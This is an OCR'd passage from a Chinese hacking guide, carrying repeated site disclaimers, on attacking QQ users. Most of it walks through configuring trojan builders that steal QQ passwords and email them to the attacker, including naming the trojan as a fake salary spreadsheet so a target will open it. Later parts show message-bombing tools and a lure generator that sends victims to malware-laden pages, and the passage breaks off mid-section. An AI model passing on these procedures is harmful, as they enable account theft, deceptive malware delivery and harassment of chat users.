步骤7：选择保存的位置


弹出“另存为”对话框，在“保存在”下拉列表中选择保存木马的位置。



步骤8：设置文件名

❶ 接着在下方的“文件名”文本框中输入生成的木马文件名，例如输入“改进工资表”。

❷ 输入完毕后单击右侧的【保存】按钮。




步骤9：单击“确定”按钮

弹出“提示”对话框，提示用户木马文件已生成到指定的位置，单击【确定】按钮。



步骤10：查看生成的木马文件

打开木马文件保存位置对应的窗口，即可看见生成的木马文件。让其在目标计算机运行即可随时监控目标主机以获取QQ号码。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10.1.2 阿拉QQ密码潜伏者

阿拉QQ密码潜伏者是一款QQ盗密码软件，攻击者利用它生成设置好的木马程序，目标主机用户一旦运行该程序，被运行的木马程序就会实时监控该系统，用户在登录QQ之后，该木马程序便会将该QQ密码以邮件的形式发送到攻击者指定的邮箱中，实现QQ密码的盗取。

步骤1：启动阿拉QQ密码潜伏者

将阿拉QQ密码潜伏者下载至本地计算机后，双击对应的快捷图标，启动该程序。



步骤2：测试邮箱

❶ 打开阿拉QQ密码潜伏者主界面，在“收信邮箱地址”文本框中输入邮箱地址。

❷ 输入完毕后单击【测试邮箱】按钮。



步骤3：单击【确定】按钮

弹出QQmu_ma对话框，提示用户已发送主题为测试成功的邮件，请查收。单击【确定】按钮后登录邮箱查收测试邮件。



步骤4：设置自动结束指定的进程


❶ 返回主界面中，在“运行后自动结束指定进程”选项组中设置运行的时间以及结束的进程。

❷ 接着单击【设置完毕，生成木马】按钮。



步骤5：服务端成功生成

弹出PANZER对话框，提示用户服务端在当前目录下生成完毕，直接单击【确定】按钮。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤6：查看生成的服务端程序

打开服务端程序所在的文件夹，此时可看见生成的服务端程序，将该程序置于目标主机并运行即可监控主机并获取QQ号码。



10.1.3 盗Q黑侠

盗Q黑侠拥有盗取目标主机QQ账号和密码的功能，除此之外，它还能感染运行盗Q黑侠的计算机中除系统分区以外的其他磁盘分区，以增强存活率。下面就简单介绍盗Q黑侠的使用方法。

步骤1：启动盗Q黑侠应用程序


下载盗Q黑侠后解压到本地计算机中，打开其所在的文件夹，双击对应的快捷图标。



步骤2：邮箱收发信设置

❶ 打开盗Q黑侠主界面，在“邮箱收发信设置”选项组中输入发信邮箱的相关信息。


❷ 输入发信邮箱密码后单击【隐】按钮。



步骤3：单击【邮箱发信测试】按钮


❶ 此时可看见密码全部显示为*号，接着输入收信邮箱的全称地址。

❷ 输入完毕后单击【邮箱发信测试】按钮。



步骤4：单击【确定】按钮

弹出“SMTP发信测试！”对话框，提示用户发信测试完毕，请查收信邮箱，单击【确定】按钮后登录收信邮箱进行查收。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤5：设置服务端图标

❶ 在盗Q黑侠主界面左侧设置服务端程序图标和其他信息。

❷ 接着单击【生成盗Q黑侠服务端】按钮。



步骤6：选择保存的位置


弹出“另存为”对话框，在“保存在”下拉列表中选择保存服务端程序的位置。



步骤7：设置服务端程序的文件名

❶ 接着在“文件名”文本框中输入设置的文件名。

❷ 输入完毕后单击【保存】按钮。



步骤8：查看生成的服务端程序

打开服务端程序所在的文件夹，此时可看见生成的服务端程序，将该程序置于目标主机并运行，即可监控主机以获取QQ号码。




10.1.4 QQ密码掠夺者

QQ密码掠夺者能够轻轻松松地截取QQ账号密码，既可在本机查询，也可将获得的账号密码发送到指定的邮箱。该软件具有智能判断能力，对已被获取账号和密码的QQ不会重复获取，对尚未获取或未获取成功的QQ，它将不知疲倦地继续获取该QQ账号和密码，直到获取成功才罢休。

步骤1：启动QQ密码掠夺者应用程序

下载QQ密码掠夺者后将其解压到本地计算机中，双击对应的快捷图标，启动QQ密码掠夺者应用程序。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤2：邮箱收信设置


❶ 打开QQ密码掠夺者主界面，在“邮箱收信设置”选项组中设置收、发信箱的信息。

❷ 设置完毕后单击【发信测试】按钮。




步骤3：邮箱发信完毕

弹出“信箱测试”对话框，提示用户邮箱发信完毕，单击【确定】按钮后登录收信邮箱查看发送的测试邮件。




步骤4：设置其他选项

在QQ密码掠夺者主界面右下方的“其他选项”组中设置相关的信息。



步骤5：单击【生成程序】按钮

设置完毕后在主界面的左下角单击【生成程序】按钮。



步骤6：选择保存生成程序的位置

弹出“另存为”对话框，在“保存在”下拉列表中选择保存生成程序的位置，并输入设置的生成程序文件名。



步骤7：单击【确定】按钮

弹出“提示”对话框，提示用户程序生成成功，单击【确定】按钮。



步骤8：查看生成的程序

打开服务端程序所在的文件夹，此时可看见生成的服务端程序，将该程序置于目标主机并运行，即可监控主机以获取QQ号码。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10.1.5 QQ眼睛

QQ眼睛是一种放在本机上的木马软件，当其他人在该计算机上使用QQ聊天软件时，该软件就会记录其号码和密码并把结果发送到指定的邮箱，同时也可以将该号码和密码记录在本地计算机中指定的文本文档中。

步骤1：启动QQ眼睛安装程序

下载QQ眼睛压缩软件后将其解压到本地计算机中，双击对应的安装程序图标。




步骤2：单击【下一步】按钮

弹出“安装-QQ眼睛”对话框，在“安装向导”界面中单击【下一步】按钮。




步骤3：阅读重要信息

切换至“信息”界面，在界面中阅读重要信息，阅读后单击【下一步】按钮。



步骤4：单击【浏览】按钮


切换至“选择目标位置”界面，单击文本框右侧的【浏览】按钮，重新选择目标位置。



步骤5：选择目标位置

❶ 弹出“浏览文件夹”对话框，在列表框中选择安装QQ眼睛的目标位置。

❷ 选中后单击【确定】按钮。如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤6：确认选择的目标位置


返回“安装-QQ眼睛”对话框，确认选择安装QQ眼睛的目标位置，无误后单击【下一步】按钮。



步骤7：设置开始菜单文件名称

❶ 切换至“选择开始菜单文件夹”界面，输入“开始”菜单中QQ眼睛的文件夹名称。


❷ 输入完毕后单击【下一步】按钮。



步骤8：附加快捷方式


❶ 切换至“选择附加任务”界面，勾选界面中的两个复选框。

❷ 然后单击【下一步】按钮。




步骤9：确认前面的设置信息

切换至“准备安装”界面，确认前面的设置信息，无误后单击【安装】按钮。



步骤10：正在安装

切换至“正在安装”界面，此时可看见QQ眼睛的安装进度，请耐心等待。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤11：运行QQ眼睛

❶ 完毕后切换至“安装向导完成”界面，勾选“运行QQ眼睛V1.5”复选框。

❷ 然后单击【完成】按钮。




步骤12：单击【确定】按钮

弹出“提示”对话框，提示用户界面中的“XX”字母代表“QQ”文字，单击【确定】按钮。




步骤13：关闭打开着的QQ程序

弹出“警告”对话框，提示用户先关闭打开着的QQ程序，关闭QQ程序后单击【确定】按钮。



步骤14：单击【浏览】按钮

打开QQ眼睛主界面，在“请选定真正的XX主程序”文本框右侧单击【浏览】按钮。



步骤15：选择QQ可执行程序图标

❶ 弹出“打开”对话框，在“查找范围”下拉列表中选择QQ图标所在的文件夹。

❷ 然后在列表框中双击对应的QQ图标。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤16：邮箱设置


❶ 返回主界面窗口，在“邮箱设置”选项组中设置接收密码的信箱地址、信箱密码和发送邮件服务器。

❷ 单击【发送测试信到设置的信箱】按钮。



步骤17：发送成功

弹出“警告”对话框，提示用户测试信已发送成功，单击【确定】按钮。



步骤18：查看测试信

打开接收密码的电子邮箱，此时可看见一封名为“来信了眼睛 v1.5”的邮件。



步骤19：保存设置


❶ 返回主界面，勾选“我想将密码保存本机文件”复选框。

❷ 然后单击【保存配置】按钮。



步骤20：配置成功

弹出“提示”对话框，提示用户配置成功，只要其他人运行桌面上的QQ图标，即可在后台截取密码，单击【确定】按钮即可。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10.2 QQ信息攻击工具

关键字
QQ信息攻击、飘叶千夫指、QQ狙击手

视频学习 光盘\第10章 QQ攻防实战\10-2 QQ信息攻击工具

难度水平 ◆◆◆◇◇

网络中对QQ聊天软件的攻击，除了盗取QQ账号和密码之外，还可以使用QQ信息攻击工具，向对方发送大量的信息，从而使对方QQ用户疲于应付这些消息，无法进行正常的QQ操作。如常见的飘叶千夫指、QQ细胞发送器等。另外，攻击者还可以使用一些工具来探测对方QQ的IP地址，以提高攻击的准确性，如QQ狙击手。

10.2.1 风云QQ尾巴生成器

风云QQ尾巴生成器能够通过识别对方的QQ昵称来发送QQ尾巴，并且一个QQ只发送一次，这样既不会打扰到对方聊天，同时又使对方信以为真，打开带有病毒、木马的网页。同时该软件的进度无法利用关联启动技术杀死，即便结束掉了，它又能自动启动并恢复。


步骤1：启动风云QQ尾巴生成器

下载风云QQ尾巴生成器后将其解压到本地计算机中，双击对应的快捷图标。



步骤2：接受协议约束


打开“风云QQ尾巴生成器”主界面，勾选“我接受协议约束”复选框。



步骤3：设置QQ尾巴


❶ 在“设置”选项组中的文本框中输入QQ尾巴的内容。

❷ 然后单击【生成尾巴】按钮。



步骤4：尾巴生成成功

弹出“提示”对话框，提示用户尾巴生成成功，并显示其保存路径，直接单击【确定】按钮。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤5：查看生成的QQ尾巴

打开QQ尾巴所在的文件夹窗口，此时可看见生成的QQ尾巴。



步骤6：更改文件名

为了更容易地让其他人运行该QQ尾巴，可对其文件名进行更改。




10.2.2 QQ细胞发送器

QQ细胞发送器是一款能够向对方发送大量相同信息的软件，它能够让对方应接不暇，但是前提是要攻击者正在与对方进行聊天。QQ细胞发送器的操作方法如下。

步骤1：启动QQ细胞发送器


下载QQ细胞发送器后将其解压到本地计算机中，双击对应的快捷图标。



步骤2：输入发送的信息内容


❶ 在主界面中输入发送的信息内容并设置信息的发送次数，例如输入100。

❷ 设置完毕后单击【开始发送】按钮。




步骤3：发送空信息

用户若想给对方开玩笑，则可在“发送空信息”选项卡下单击【发送空信息】按钮。



步骤4：发送炸弹

用户若想给对方发炸弹，则可在“炸弹发送器”选项卡下单击【发送炸弹】按钮。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10.2.3 飘叶千夫指

飘叶千夫指是一款非常有名的消息炸弹软件，它与QQ细胞发送器一样需要在与对方聊天的过程中使用，同时它与QQ细胞发送器相比的优势在于飘叶千夫指能够向对方发送不同的信息内容，除此之外，还可以向指定的IP地址和端口号发送信息。

步骤1：启动飘叶千夫指

下载飘叶千夫指后将其解压到本地计算机中，双击对应的快捷图标。



步骤2：单击【编辑】按钮


打开飘叶千夫指主界面，如果想重新编辑指责语句则单击【编辑】按钮。



步骤3：编辑发送语句

❶ 弹出“编辑发送语句”对话框，在列表框中可看见程序默认的发送语句，用户可修改这些语句，或者添加新的语句。


❷ 编辑完毕后单击【确定】按钮。



步骤4：向对方发送信息

❶ 返回主界面，设置每句间隔时间，勾选“自动循环变换语句”复选框，然后设置发送的语句范围。

❷ 设置完毕后单击【发送】按钮。



步骤5：停止发送消息

在发送的过程中用户可在主界面的底部看见“正在发送。。。。适可而止，不要太过分哦！”的信息，如果用户想要停止发送消息则直接单击【停止】按钮即可。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤6：给指定的IP地址电脑发送信息

用户若知道对方电脑的IP地址和开放的端口，则可在主界面中输入对方电脑的IP地址和开放端口号，然后单击【指责WIN2K】按钮向对方发送信息，这样一来，即使对方关掉QQ，也会在桌面上不停地显示信息。



步骤7：强制性关闭对方QQ

